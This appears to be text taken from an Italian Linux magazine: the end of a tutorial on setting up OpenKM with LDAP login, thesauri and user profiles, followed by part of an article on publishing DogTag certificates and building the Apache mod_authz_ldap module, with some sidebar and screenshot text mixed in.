L'accesso al sistema avviene tramite Web. Dopo aver avviato il browser che preferiamo (ad esempio Mozilla Firefox), accediamo alla pagina **http://openkm.dominio.it:8080/OpenKM**. L'utente di default è **okmAdmin** con password **admin** (Fig. 1).

UN OVERVIEW SULL'INTERFACCIA

OpenKM fornisce numerose funzionalità di gestione dei documenti, quali controllo della versione, storicizzazione dei file, workflow, ricerca avanzata e molto altro. Il sistema permette di catturare informazioni provenienti da differenti sorgenti, compreso il Web, e-mail, documenti di testo, fogli di lavoro e file .pdf. Tutte le informazioni collezionate vengono memorizzate, mostrate e usate in una singola area di lavoro. Il sistema si presenta con una interfaccia molto semplice (Fig. 2) e intuitiva ma allo stesso tempo versatile ed estremamente adattabile alle esigenze degli utenti. Le funzioni sono raggruppate in quattro schede principali (**Desktop, Search, Dashboard** e **Administra-**





Fig. 3 • Lo strumento di ricerca avanzata offerto da OpenKM

tion) ognuna corrispondente a una differente modalità operativa. Per impostazione predefinita, tutte le schede sono visibili agli utenti appartenenti al profilo Default. La scheda Desktop è quella che viene mostrata all'accesso dell'utente e permette di svolgere i principali compiti sulle directory e sui documenti. Mostra cinque differenti sezioni: **Menu Option**, **Toolbar**, **Folder Tree**, **Document Browser** e **Properties**. Particolarmente importante è la **Folder Tree** attraverso la quale è possibile accedere ai documenti attraverso le **Tassonomie**, le **Categorie** e i **Thesaurus**. Selezionando una delle voci presenti nelle diverse sezioni mostrate nella Folder Tree, vengono mostrati l'elenco dei file associati alla voce selezionata. Per ciascun file vengono quindi mostrate le relative informazioni: utente, data e ora di creazione, note e privilegi di accesso al file. Le operazioni sono semplificate grazie alla presenza della Toolbar che velocizza l'accesso alle azioni più frequenti. Ogni utente inoltre possiede una sezione, denominata **My Documents**, dedicata ai propri documenti personali e che pertanto sarà inaccessibile agli altri utenti. Grazie infine alla sezione **Templates**, l'utente può definire modelli di documento che potranno essere utilizzati dagli utenti come punto di partenza per creare nuovi documenti. La scheda **Search** (Fig. 3) offre un potente strumento di ricerca e selezione dei file. Grazie al sofisticato **Search Agent**, OpenKM facilita la ricerca dei documenti incoraggiando la condivisione dei documenti tra gli utenti. Sono molteplici le modalità di ricerca che possono essere utilizzate dall'utente: dalla più semplice FullText, che ricerca la parola inserita dall'utente su tutti gli attributi di ciascun file, contenuto compreso, a quelle più avanzate nelle quali l'utente può definire dei filtri complessi sulle caratteristiche del file da ricercare. L'operazione di ricerca mostra un elenco di file ritenuti significativi dal Search Engine. Per una più agevole consultazione, l'elenco viene suddiviso in gruppi di 10, 20 o 30 elementi. A ciascun risultato dell'elenco viene associata una rilevanza, mostrata graficamente attraverso una lista di stelline: maggiore è la rilevanza del file rispetto ai criteri di ricerca impostati, più in alto alla lista apparirà il documento. La scheda **Dashboard** mostra alcune informazioni aggregate sui dati inseriti in OpenKM, ad esempio quale documento è stato modificato di recente, quali sono i documenti maggiormente acceduti, quali le parole chiave più utilizzate, e così via. L'ultima scheda, denominata **Administration**, accessibile solo all'utente amministratore, permette di impostare i parametri di configurazione del sistema, definire gli utenti e i profili, definire azioni da eseguire periodicamente, impostare la lingua e molto altro ancora.

AUTENTICAZIONE DEGLI UTENTI

Scopriremo ora come configurare OpenKM in modo da consentire l'accesso solo agli utenti presenti su **LDAP**. Prima però di discutere sui parametri di configurazione, è necessario rinfrescare la memoria, senza presunzione di completezza, sui principali concetti di **Directory Server** ed LDAP. Per le nostre prove di integrazione, abbiamo utilizzato **389 Directory Server**, ma è possibile utilizzare qualsiasi altro sistema compatibile con il protocollo LDAP.

Le organizzazioni aziendali di medie e grandi dimensioni, generalmente, mantengono le informazioni (username e password) sui propri dipendenti, partner, clienti e fornitori all'interno di repository centralizzati e facilmente accessibili dalle applicazioni.





Fig. 4 • Valorizzazione delle proprietà di collegamento con il server LDAP

Questi data store vengono generalmente implementati tramite server LDAP, sistemi abbastanza complessi progettati per offrire elevate performance durante le operazioni di lettura dei dati. I server LDAP offrono alle applicazioni un servizio di autenticazione e autorizzazione degli utenti. Le informazioni mantenute all'interno del server LDAP vengono organizzate in directory in modo da formare un albero (denominato **DIT**) e possono essere accedute attraverso il protocollo **Lightweight Directory Access Protocol**. Gli oggetti contenuti in un directory sono distinti univocamente dal loro distinguishes name (DN). Ogni DN corrisponde a un percorso completo nel DIT che dalla radice dell'albero consente di arrivare fino alla entry. Ovviamente l'accesso al server LDAP non è libero ma viene a sua volta protetto attraverso un username e una password associati al servizio (ad esempio un applicativo Web) che accede al server LDAP per autenticare ed autorizzare gli utenti.
Supponiamo quindi di aver già creato sul nostro server LDAP una unità organizzativa che contiene le entry degli utenti che dovranno accedere a OpenKM. Nel seguito faremo riferimento a questa unità organizzativa con il nome **openkm_users** e pertanto avrà il seguente dn:

```
ou=openkm_users,o=dominio,c=it
```

All'interno della directory, creiamo gli utenti inserendo nell'attributo UID la username con cui l'utente dovrà autenticarsi (ad esempio il Codice Fiscale). Così, ad esempio, l'utente Mario Rossi avrà come dn la stringa **uid=RSSMRA77S17F205F,ou=openkm_users,o=dominio,c=it**, mentre Giulio Bianchi avrà come dn la stringa **uid=BNCGLI80P20C351X,ou=openkm_users,o=dominio,c=it**. Creiamo quindi una seconda unità organizzativa denominata **openkm_groups** avente il distinguished name **ou=groups;o=dominio,c=it**. All'interno della directory creiamo due ruoli denominati **role_admin** e **role_user** i quali avranno rispettivamente i dn **cn=role_admin,ou=openkm_groups,o=dominio,c=it** e **cn=role_user,ou=openkm_groups,o=dominio,c=it**. Nell'attributo **uniqueMember** dei due gruppi appena creati, inseriamo il dn degli utenti che appartengono a quel gruppo. Ad esempio, nell'uniqueMember di role_admin inseriamo il dn di Mario Rossi (che pertanto accederà a OpenKM con il ruolo di amministratore) ovvero uid=RSSMRA77S17F205F,ou=openkm_users,o=dominio,c=it, mentre nell'uniqueMember di role_user inseriamo il dn di Giulio Bianchi. A questo punto dobbiamo configurare OpenKM in modo da consentirgli l'accesso al server LDAP allo scopo di recuperare gli utenti appena creati.
Nel file **OpenKM.xml** andiamo a sostituire la direttiva **security:authentication-manager** con i seguenti due tag:

```
<security:ldap-server id="ldapServer"
      url="ldap://ldap.dominio.it"
      manager-dn="uid=openkm,ou=Administrators,↵
              ou=TopologyManagement,o=NetscapeRoot"
      manager-password="s1st3m1"/>

<security:authentication-manager↵
                     alias="authenticationManager">
        <security:ldap-authentication-provider
              server-ref="ldapServer"
              user-search-base="ou=openkm_↵
                        users,o=dominio,c=it"
              user-search-filter="(uid={0})"
              group-search-base="ou=openkm_↵
                        groups,o=dominio,c=it"
              group-search-↵
                    filter="(uniquemember={0})"
              group-role-attribute="cn"
              role-prefix="none">
        </security:ldap-authentication-provider>
  </security:authentication-manager>
```

Il primo tag specifica il nome DNS del server LDAP (nel nostro caso **ldap.dominio.it**), il protocollo da utilizzare durante la connessione (nel nostro caso viene utilizzato il protocollo in chiaro) e l'username e la password dell'utente manager autorizzato ad accedere alle directory del server LDAP per effettuare il searching degli utenti. La seconda direttiva invece specifica la directory nella quale OpenKM dovrà cercare gli utenti e i relativi gruppi, nonché indica come determinare il gruppo associato all'utente. La stringa **{0}** rappresenta un **placeholder** che verrà sostituito, a **runtime**, con l'username dell'utente che tenta di eseguire il login su OpenKM. Per rendere l'idea, supponiamo che l'utente Mario Rossi, amministratore di OpenKM, stia facendo accesso al sistema. L'utente, tramite la maschera di login di OpenKM, inserisce il proprio username, ovvero il proprio codice fiscale, e la password. Quindi preme invio. Il modulo di autenticazione di OpenKM riceve username e password quindi accede al server LDAP, utilizzando le informazioni definite nel primo tag. Successivamente, nella directory specificata dal parametro **user-search-base**, ricerca tutte le entry il cui attributo UID è uguale all'username inserito dall'utente. Se lo trova recupera il distinguished name quindi all'interno della directory specificata dal parametro group-search-base ricerca una entry che contiene nell'attributo uniquemember una stringa uguale al distinguished name dell'utente. Se il ruolo è stato trovato, viene recuperato il nome del ruolo attraverso l'attributo cn. Contemporaneamente, viene verificata la correttezza della password. Se autenticato e autorizzato correttamente, l'utente potrà accedere al sistema. La configurazione definita in precedenza tuttavia non permette all'applicativo di poter recuperare dal server LDAP i dati sugli utenti per le eventuali operazioni di profilazione. OpenKM infatti offre la possibilità di definire profili degli utenti e associare a ciascun profilo le sezioni alle quali è possibile accedere. Bisogna quindi estendere la configurazione sfruttando le funzionalità dell'applicativo. Dopo essere entrati in OpenKM con l'account dell'utente amministratore, selezionare la scheda **Administration**, quindi nella casella di testo Key scrivere la parola **ldap** e premiamo **Invia** (Fig. 4). Nella sezione sottostante, andiamo quindi a modificare le proprietà secondo quanto indicato di seguito:

```
Key                                          Value
principal.ldap.mail.attribute                mail
principal.ldap.mail.search.base↵
```

```
              ou=openkm_users,o=dominio,c=it
principal.ldap.mail.search.filter↲
              (uid={0})
principal.ldap.role.attribute                cn
principal.ldap.role.search.base↲
              ou=openkm_groups,o=dominio,c=it
principal.ldap.role.search.filter↲
              (&(objectclass=groupofuniquenames)
                   (|(cn=role_admin)(cn=role_user)))
principal.ldap.roles.by.user.attribute       cn
principal.ldap.roles.by.user.search.base↲
       ou=openkm_groups,o=dominio,c=it
principal.ldap.roles.by.user.search.filter    (&(uni↲
  quemember=uid={0},ou=openkm_groups,o=dominio,c=it)
                   (|(cn=role_admin)(cn=role_user)))
principal.ldap.security.credentials   password
principal.ldap.security.principal uid=openkm,ou=↲
Administrators,ou=TopologyManagement,o=NetscapeRoot
principal.ldap.server                 ldap://ldap.↲
                                      dominio.it
principal.ldap.user.attribute                uid
principal.ldap.user.search.base↲
              ou=openkm_users,o=dominio,c=it
principal.ldap.user.search.filter↲
              (|(uid=RSSMRA77S17F205F)
                           (uid=BNCGLI80P20C351X))
principal.ldap.username.attribute            cn
principal.ldap.username.search.base↲
              ou=openkm_users,o=dominio,c=it
principal.ldap.username.search.filter    (uid={0})
principal.ldap.users.by.role.attribute uniquemember
principal.ldap.users.by.role.search.base↲
                     ou=openkm_groups,o=dominio,c=it
principal.ldap.users.by.role.search.filter↲
                               (uniquemember={0})
```

Se accediamo alla sezione Users della scheda Administration è possibile vedere l'elenco degli utenti presenti in LDAP autorizzati ad accedere a OpenKM.

TASSONOMIE, CATEGORIE E THESAURUS

Al fine di minimizzare i tempi legati alla ricerca delle informazioni, è fondamentale definire una adeguata struttura organizzativa delle informazioni da inserire in OpenKM. Affinché ciò sia possibile è necessario possedere una adeguata conoscenza delle esigenze di business dell'organizzazione, in modo da identificare le principali informazioni strategiche. Vi sono differenti modelli di organizzazione della conoscenza, ad esempio si potrebbero considerare le aree funzionali o i processi di business aziendali. Le informazioni dovranno quindi essere sintetizzate e organizzate a beneficio dell'impresa e di coloro che vi lavorano. Generalmente, la figura professionale deputata all'analisi e alla definizione della struttura organizzativa delle informazioni prende il nome di **Knowledge Manager**. Il processo di analisi potrebbe richiedere parecchio tempo e non può pertanto esaurirsi con una analisi superficiale e affrettata, in quanto potrebbe compromettere il successo dell'intero progetto. OpenKM mette a disposizione quattro differenti modelli organizzativi: **Tassonomie**, **Categorie**, **Thesaurus** e **Keywords**. Una **Tassonomia** rappresenta una classificazione di tutte le informazioni presenti nell'organizzazione aziendale. È analoga a una directory di sistema operativo ovvero un contenitore di file. Ogni documento può essere inserito in una e una sola tassonomia, mentre a una tassonomia corrispondono differenti documenti. Le tassonomie possono inoltre essere organizzate in gerarchie, in modo da formare un albero, consentendo all'utente di poter navigare tra le informazioni di business. La creazione della tassonomia avviene attraverso interfaccia grafica: utilizzando il menu contestuale è possibile creare, rimuovere o modificare le directory e aggiungervi i relativi documenti. La





Fig. 5 • Ecco le proprietà (definite) per l'import del thesaurus

tassonomia presenta però un limite non indifferente: non è possibile associare differenti tassonomie al medesimo file, a meno che il file non venga duplicato. L'utilizzo delle **Categorie** elimina questo vincolo: ad ogni file è possibile quindi associare una o più categorie che possono essere viste come le diverse tematiche di business dell'organizzazione aziendale. Analogamente alle Tassonomie, anche le Categorie possono essere organizzate in gerarchie create attraverso le relative voci di menu. Il **Thesaurus** invece è un insieme di termini che costituiscono il lessico da usare per descrivere il contenuto dei documenti pubblicati in un certo ambito disciplinare.

Rispetto agli elementi precedenti, un Thesaurus è più complesso da creare ed è necessario ricorrere ad applicativi esterni a OpenKM. Una interessante applicazione web Open Source che possiamo utilizzare per creare e mantenere il nostro thesaurus è **Protégé**, scaricabile dal sito ***http://protege.stanford.edu/***. In alternativa, è possibile prelevare dal Web file già pronti all'uso e liberamente scaricabili. OpenKM supporta i thesauri codificati in formato **.owl** e **.rdfs**. Per i nostri test abbiamo utilizzato il progetto **Computer Gallery** disponibile sul sito ***http://webprotege.stanford.edu/***. Il file è stato leggermente modificato in modo da adattarlo alle nostre esigenze. È possibile prelevare la versione "custom" del file .owl direttamente dal DVD allegato a questo numero di Linux Magazine. Dopo aver scaricato il file **root-ontology.owl**, creiamo una directory denominata **vocabolario** sotto la home directory di TomCat, quindi copiamo all'interno il file. Assegniamo al file i privilegi necessari:

```
# chmod 666  root-ontology.owl
```

Accediamo quindi alla sezione config della scheda Administration e modifichiamo le seguenti proprietà (Fig. 5):





Fig. 6 • L'importazione di una nuova lingua

```
kea.thesaurus.owl.file = vocabolario/root-ontology.owl

kea.thesaurus.base.url=http://webprotege.stanford.edu

kea.thesaurus.tree.root=SELECT DISTINCT UID, TEXT↵
    FROM {UID} Y {OBJECT}, {UID} rdfs:label {TEXT} ;
[rdfs:subClassOf {CLAZZ}] where not bound(CLAZZ) and
lang(TEXT)="en" USING NAMESPACE dc=<http://purl.org/
 dc/elements/1.1/>, rdfs=<http://www.w3.org/2000/01/
  rdf-schema#>, webprotege=<http://protege.stanford.
   edu/webprotege/>, owl=<http://www.w3.org/2002/07/
owl#>, rdf=<http://www.w3.org/1999/02/22-rdf-syntax-
                                                ns#>

kea.thesaurus.tree.childs=SELECT DISTINCT UID, TEXT↵
FROM {UID} rdfs:subClassOf {CLAZZ}, {UID} rdfs:label
  {TEXT} where xsd:string(CLAZZ) = "RDFparentID" and
lang(TEXT)="en" USING NAMESPACE dc=<http://purl.org/
 dc/elements/1.1/>, rdfs=<http://www.w3.org/2000/01/
  rdf-schema#>, webprotege=<http://protege.stanford.
   edu/webprotege/>, owl=<http://www.w3.org/2002/07/
owl#>, rdf=<http://www.w3.org/1999/02/22-rdf-syntax-
                                                ns#>
```

Riavviamo quindi Tomcat:

```
# ./tomcat/bin/catalina.sh stop
# ./tomcat/bin/catalina.sh start
```

Accediamo infine alla sezione **Administrator** di OpenKM e selezioniamo l'icona **Thesaurus**. L'interfaccia mostra i parametri precedentemente valorizzati, quindi selezioniamo il numero di livelli del thesaurus e premiamo il pulsante **Generate**. Il sistema inizierà ad elaborare il file e a generare il thesaurus. Ritornando quindi nella scheda desktop e selezionando la voce **Thesaurus** nella **Folder Tree**, verranno mostrate le voci del thesaurus organizzate in una struttura gerarchica. Infine, le **Keywords** rappresentano le parole chiave che, in aggiunta a categorie, tassonomie e thesaurus, è possibile assegnare a ciascun documento. L'inserimento o la modifica di una keyword avviene attraverso la scheda **Properties** visibile dopo aver selezionato un qualsiasi documento. Nella relativa casella di testo è possibile digitare l'elenco delle parole chiave oppure inserire, tramite il relativo pulsante, una parola chiave già esistente.

UTENTI, RUOLI E SICUREZZA

OpenKM consente la definizione di differenti gruppi di utenti ai quali possono essere assegnati differenti privilegi sugli accessi. Ad ogni profilo è possibile indicare le sezioni del sistema alle quali ciascun utente può accedere. Per impostazione predefinita, ogni utente appartiene al profilo Default. Tuttavia, l'amministratore può definire nuovi profili con differenti privilegi e associare ciascun utente a un profilo differente. La creazione del profilo avviene attraverso la voce **Profiles** della scheda **Administration**. Attraverso l'apposito pulsante è possibile aggiungere un nuovo profilo, identificato da un nome, e le sezioni a cui gli utenti appartenenti a tale profilo potranno accedere. OpenKM, durante l'inserimento di un nuovo documento, permette di specificare l'elenco che potranno accedere ai file e i relativi permessi (lettura, scrittura o cancellazione). I privilegi vengono assegnati attraverso la scheda **Security** visibile nella sezione **Properties** (Fig. 7).

CONCLUSIONI

OpenKM offre all'utente tantissime altre funzionalità che non sono state trattate in queste pagine. Grazie infatti alla sua struttura modulare, OpenKM permette l'integrazione di moduli e plug-in in grado di coprire le esigenze delle aziende di medie e grandi dimensioni. Particolarmente interessante è la funzionalità denominata "stapling", letteralmente "pinzatura" dei documenti. In pratica cartelle e documenti differenti possono essere "pinzati" assieme così come avviene con i tradizionali documenti cartacei.

Non meno importante è la cifratura dei documenti che permette di rendere incomprensibili i documenti se non agli utenti dotati della chiave di decifratura, consentendo in questo modo la lettura del documento solo alle persone autorizzate. Queste e altre funzionalità sono tuttavia disponibili solo con la versione enterprise.

Fig. 7 • La scheda Security permette di assegnare i privilegi di accesso alle directory e ai file

DOGTAG: DALLA CREAZIONE ALLA PUBBLICAZIONE

Proseguiamo il nostro viaggio alla scoperta di DogTag e scopriamo come pubblicare tutti i certificati digitali creati (PARTE III)

Luigi Santangelo

Nella scorsa puntata ci eravamo lasciato con la pubblicazione dei certificati che, come abbiamo scoperto, viene gestita grazie ad un elenco di regole prestabilite. Proseguiamo dunque nel cercare di comprendere meglio i meccanismo di pubblicazione e terminiamo questo percorso (diviso in tre puntate) dedicato a DogTag. Tutti i certificati che da questo momento verranno emessi, modificati o revocati, saranno automaticamente pubblicati sul directory server. Per quelli emessi prima della configurazione, dovrà essere eseguita una pubblicazione manuale. A tale scopo accediamo al link ***https://ca-linux-magazine.it:9443/ca/ee/ca***, selezioniamo il link **Update Directory Server**, abilitiamo la casella opzionale **Update Everything in the database to the directory**, quindi selezioniamo **Update Directory** (Fig. 34). Possiamo a questo punto notare la presenza di un utente Alice all'interno dell'unità organizzativa certs creata precedentemente. Selezionando l'utente con il tasto destro del mouse e scegliendo la voce di menu **Advanced Properties**, possiamo notare la presenza del certificato dell'utente all'interno dell'attributo denominato **userCertificate**. Per tutti i certificati emessi verrà generato nuovo utente a cui verrà associato il certificato emesso..

Fig. 1 • Pubblicazione manuale dei certificati sul Directory Server

IL MODULO MOD_AUTHZ_LDAP

Sono due i moduli che possono essere utilizzati da Apache per l'autenticazione degli utenti su server LDAP. Il primo è **mod_authnz_ldap**, ed è generalmente fornito con Apache. Il secondo invece è denominato **mod_authz_ldap**. Nella nostra configurazione utilizzeremo quest'ultimo in quanto, a differenza del primo, consente di autenticare gli utenti attraverso il proprio certificato. Per le nostre prove abbiamo utilizzato la versione 0.30, l'ultima disponibile al momento in cui scriviamo. Il download del pacchetto può essere effettuato direttamente dal sito ufficiale del progetto ***http://authzldap.othello.ch***. Prima di procedere con la compilazione dei sorgenti, è necessario verificare la presenza di alcune dipendenze, quali **liblber**, **libssl-devel**, **libcrypto-devel**, **libldap-devel e apache-devel**. Dopo aver scaricato e decompresso il pacchetto contenente i sorgenti, digitiamo i seguenti comandi:

```
CFLAGS=-D_LARGEFILE64_SOURCE=1 CPPFLAGS="-I/usr/
      include/openldap/include -I/usr/include/apr-1/ -I/
      usr/include/" LDFLAGS=-L/usr/lib/ ./configure --with-
      apxs=/usr/sbin/apxs --prefix=/usr/local/mod_authz_
                                               ldap-0.30
make
make install
```

Il primo comando, dopo aver inizializzato le variabili d'ambiente necessarie alla compilazione, invoca lo script configure passando alcuni parametri come il path del comando apxs (che deve necessariamente essere presente nel sistema) e il path nel quale i binari dovranno essere copiati. Al termine dell'esecuzione del comando make install è possibile notare, nel file di configurazione di Apache, la presenza della direttiva seguente:

```
LoadModule authz_ldap_module  /usr/lib/apache/mod_
                                        authz_ldap.so
```

Verifichiamo inoltre che il modulo mod_authz_ldap.so sia effettivamente presente nella directory specificata dalla direttiva. Possiamo a questo punto modificare il file di configurazione di Apache. In particolare, all'interno del tag <VirtualHost *:443> inseriamo le seguenti direttive:

```
<Location /secure/>
```

Certificati digitali: pubblicali così!



Il nostro certificato digitale è pronto all'uso, ma è necessario che venga pubblicato. Ecco come fare: con DogTag è semplice come bere un bicchier d'acqua!

Configuration Status
Dogtag Certificate System
Users and Groups
Access Control List
Log
System Keys and Certific
Authentication
Job Scheduler
Certificate Manager
Certificate Profiles
Notification
CRL Issuing Points
Publishing
Mappers
Publishers
Rules
General
Enable Publishing
Enable Publishing Queue
Enable Default LDAP Connection
Destination
Host name: ds.linux-magazine.it
Port number: 389
Use...
Directory manager DN: cn=root
Password:
LDAP version: 3

01 IL SOTTOSISTEMA



Per prima cosa, creiamo nel **Directory Server**, una nuova unità organizzativa, denominata **certs**, che conterrà l'elenco degli utenti e i relativi certificati. In poche parole, stiamo creando un sottosistema che utilizzeremo per "ospitare" tutti gli utenti del reame e, come già detto, i certificati ad essi associati.

02 CONFIGURAZIONE IN CORSO

Successivamente possiamo procedere con la configurazione del sottosistema di pubblicazione. Apriamo a tale scopo la console tramite il comando **pkiconsole** e selezioniamo **Certificate Manager**, quindi **Publishing** e abilitiamo le tre casella opzionali **Enable Publishing, Enable Publishing Queue ed Enable Default Ldap Connection.**

03 SERVE UN MAPPER...

Selezioniamo la voce **Mapper**. Un mapper serve per determinare il valori recuperati dal certificato che dovranno essere assegnati all'attributo **dn** della entry dell'utente che verrà memorizzata nel directory server. Anziché modificare quelli già esistenti creiamo un nuovo mapper basato sul plugin **LdapCaSimpleMap.**

04 ...DA SETTARE!

